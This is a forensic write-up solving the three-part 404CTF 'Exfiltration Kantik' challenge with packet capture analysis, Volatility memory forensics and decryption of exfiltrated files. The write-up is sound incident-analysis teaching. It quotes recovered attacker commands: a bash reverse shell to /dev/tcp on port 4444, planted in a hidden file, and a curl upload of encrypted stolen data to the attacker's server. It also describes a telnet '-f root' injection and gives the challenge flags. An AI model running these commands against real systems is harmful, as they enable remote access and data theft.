Exfiltration Kantik
Here is my solution for the forensic challenge Exfiltration Kantik as part of the 2026 edition of the 404CTF held online by the French secret service (DGSE) and Telecom SudParis.
This problem is divided in 3 steps as followed :
- Exfiltration Kantik [1/3] : network analysis of a packet capture (easy)
- Exfiltration Kantik [2/3] : memory analysis of a LiME dump (medium)
- Exfiltration Kantik [3/3] : packet decryption using previous evidences (medium)
Exfiltration Kantik [1/3]
We start with network_capture.pcap and are asked to provide the following details :
- Attacker IP
- Target IP
- Apache version running on the target server
- The CVE that was exploited to gain remote access to the target server
- The listening port used for the reverse shell after the initial access
Given these, the flag format is 404CTF{10.5.1.9_10.1.1.4_6.10.2_CVE-1999-12345_80}
Attacker and target IP
Attacker and target are easily determined by looking at flow directions and port statistics (dynamic source ports, static destination ports) :
- Client (attacker) : 192.168.122.133
- Server (target) : 192.168.122.177
An nmap scan can also be noticed as part of the reconnaissance stage.
Apache version

Then, the version of Apache running on target server can be found in any HTTP response header : it is version 2.4.66
Exploited CVE
I struggled a moment here with HTTP traffic, trying to figure out what CVE affecting Apache version 2.4.66 had been exploited.
It turned out Telnet was the actual exlpoited service on port 23 through CVE-2026-24061 :

When calling telnet -a, the environment variable USER is sent via the New Environment option. Due to improper sanitization1, an argument injection is possible by setting the value -f root (as seen on the above screenshot).
Reverse shell listening port
Finally, since Telnet commands are sent in plain text, we get the reverse shell listening port 4444 in frame 131393 (data field) :
echo 'bash -i >& /dev/tcp/192.168.122.133/4444 0>&1' >> /opt/.system_update
🚩 Flag
404CTF{192.168.122.133_192.168.122.177_2.4.66_CVE-2026-24061_4444}
Exfiltration Kantik [2/3]
For this second step, we are given a LiME memory dump of the target server from step 1. A database was deleted by the threat actor during the attack. Hopefully the memory dump was performed prior to this deletion. We need to retrieve data from this database.
Requirements
In order to run its plugins against the memory dump, Volatility requires the kernel debug symbols for this specific operating system. Let’s start by identifying the OS :
$ python vol.py -f ~/Documents/memory_dump.lime banners

Offset	Banner
0xb7cb0d0	Linux version 6.1.0-44-amd64 (debian-kernel@lists.debian.org) (gcc-12 (Debian 12.2.0-14+deb12u1) 12.2.0, GNU ld (GNU Binutils for Debian) 2.40) #1 SMP PREEMPT_DYNAMIC Debian 6.1.164-1 (2026-03-09)
The profile associated to Linux version 6.1.0-44-amd64 can then be downloaded from the volatility3-symbols repository under :
/Debian/amd64/6.1.0/44/Debian_6.1.0-44-amd64_6.1.164-1_amd64.json.xz
Process identification and dump
Once copied to /volatility3/volatility3/symbols/, I listed processes running on host using pstree and found a mariadb process :
$ python vol.py -f ~/Documents/memory_dump.lime linux.pstree

OFFSET	(V)		PID	TID	PPID	COMM
[...]
* 	0x88c6c4184c80	674	674	1	mariadbd
I then dumped the associated memory and assumed the database was one of the largest files :
$ python vol.py -f ~/Documents/memory_dump.lime linux.proc.Maps --pid 674 --dump
$ ls -lh *.dmp | sort -k5 -h | tail -n 3

-rw------- 1 alice alice  64M May 25 20:22 pid.674.vma.0x7f3c88021000-0x7f3c8c000000.dmp
-rw------- 1 alice alice 160M May 25 20:22 pid.674.vma.0x7f3c6a000000-0x7f3c74000000.dmp
-rw------- 1 alice alice 235M May 25 20:22 pid.674.vma.0x7f3c7951b000-0x7f3c88000000.dmp
Decoding
I ran the strings command against the 2 largest files.
The first one appears to be a log file, however the second one has an interesting string :
$ strings pid.674.vma.0x7f3c6a000000-0x7f3c74000000.dmp | grep -E "^.{20,}$"
[...]
NDA0Q1RGe0NoNFRfZDNfU2NoUjBkMW5nM3JfPl9DaDEzblRfRDNfU0NocjBEMW5HM1J9
$ echo "NDA0Q1RGe0NoNFRfZDNfU2NoUjBkMW5nM3JfPl9DaDEzblRfRDNfU0NocjBEMW5HM1J9" | base64 -d
🚩 Flag
404CTF{Ch4T_d3_SchR0d1ng3r_>_Ch13nT_D3_SChr0D1nG3R}
Exfiltration Kantik [3/3]
For this last step, we are asked to retrieve an important report that was exfiltrated during the attack. The analysis must be performed using evidences from steps 1 and 2.
Encrypted exfiltrated data
During Exfiltration Kantik [1/3], I noticed an anomalous flow :
- An HTTP request from target to attacker towards port 8080
- The HTTP response headers indicates
Server: SimpleHTTP/0.6 Python/3.13.5 - The amount of data is large (
Content-Length: 31456) and query is aPOSTto/upload
This suggests that the attacker set up a temporary webserver to receive exfiltrated data.
I dumped the POST content to file.enc, and noticed it was starting with SALTED__ which is the indicator of an OpenSSL-encrypted file, with the option -salt2. Let’s figure out how this file was encrypted on the target server.
Data decryption
Running the linux.bash plugin against the memory dump gives this output :
$ python vol.py -f ~/Documents/memory_dump.lime linux.bash

PID	Process	CommandTime	Command
[...]
1029	bash	2026-04-30 11:00:15.000000 UTC	mv /home/rcap/Documents/2026_04_18-Rapport_Confidentiel.pdf /tmp/.backup/
[...]
1029	bash	2026-04-30 11:00:15.000000 UTC	export ENCRYPT_KEY=$(printf '%x' $(date +%s))
[...]
1029	bash	2026-04-30 11:00:15.000000 UTC	curl -X POST -H 'Content-Type: application/octet-stream' --data-binary @/tmp/.encrypted_data.enc http://192.168.122.133:8080/upload 2>&1
1029	bash	2026-04-30 11:00:15.000000 UTC	openssl enc -aes-256-cbc -salt -in /tmp/.backup/data.tar.gz -out /tmp/.encrypted_data.enc -k $ENCRYPT_KEY
1029	bash	2026-04-30 11:00:15.000000 UTC	cd /tmp/.backup && tar czf data.tar.gz * 2>/dev/null
The commands are not chronogically sorted but this confirms that OpenSSL was used to encrypt the file prior to exfiltration. We also know that the encryption key was generated using the printf '%x' $(date +%s) command which is the hex value of the current timestamp.
The file can then be decrypted using :
openssl enc -d -aes-256-cbc -in file.enc -out output -k {KEY}
where {KEY} is the hex value of the timestamp when the file was encrypted.
Trying with 69f3363f (hex value for 2026-04-30 11:00:15) will raise an error since this timestamp is the end of the bash session and not the command execution timestamp itself.
I assumed the encrypted file has been created a few seconds after the encryption key variable. I thus had a look at its creation time using linux.pagecache.Files :
$ python vol.py -f ~/Documents/memory_dump.lime linux.pagecache.Files | grep ".encrypted_data.enc"

SuperblockAddr	MountPoint	Device	InodeNum	InodeAddr	FileType	InodePages	CachedPages	FileMode	AccessTime	ModificationTime	ChangeTime	FilePath	InodeSize
0x88c6c2815800.0/	254:1	49acking0x88c6c50ea1c0shREG     8       0	-rw-r--r--	2026-04-30 10:52:34.007693 UTC	2026-04-30 10:52:21.311648 UTC	2026-04-30 10:52:21.311648 UTC/tmp/.encrypted_data.enc	31456
- Datetime string : 30-04-2026 10:52:21
- Epoch timestamp : 1777546341
- Encryption key (hex) : 69f33465
$ openssl enc -d -aes-256-cbc -in file.enc -out output -k 69f33465
$ file output
output: gzip compressed data, from Unix, original size modulo 2^32 81920
$ tar -xzf output
$ ll
-rw-------  1 alice alice 31961 Apr 30 10:38 2026_04_18-Rapport_Confidentiel.pdf
-rw-rw-r--  1 alice alice 31432 May 25 21:00 output
drwxr-xr-x  7 alice alice  4096 Apr 30 10:13 quantum_lab/
Et voilà ! The pdf file contains this final hex-encoded string :
3430344354467b495f53573334525f544831535f31535f4e30545f345f4a304b335f31545f5233344c4c595f5730524b355f42334c314556335f4d337d
🚩 Flag
404CTF{I_SW34R_TH1S_1S_N0T_4_J0K3_1T_R34LLY_W0RK5_B3L1EV3_M3}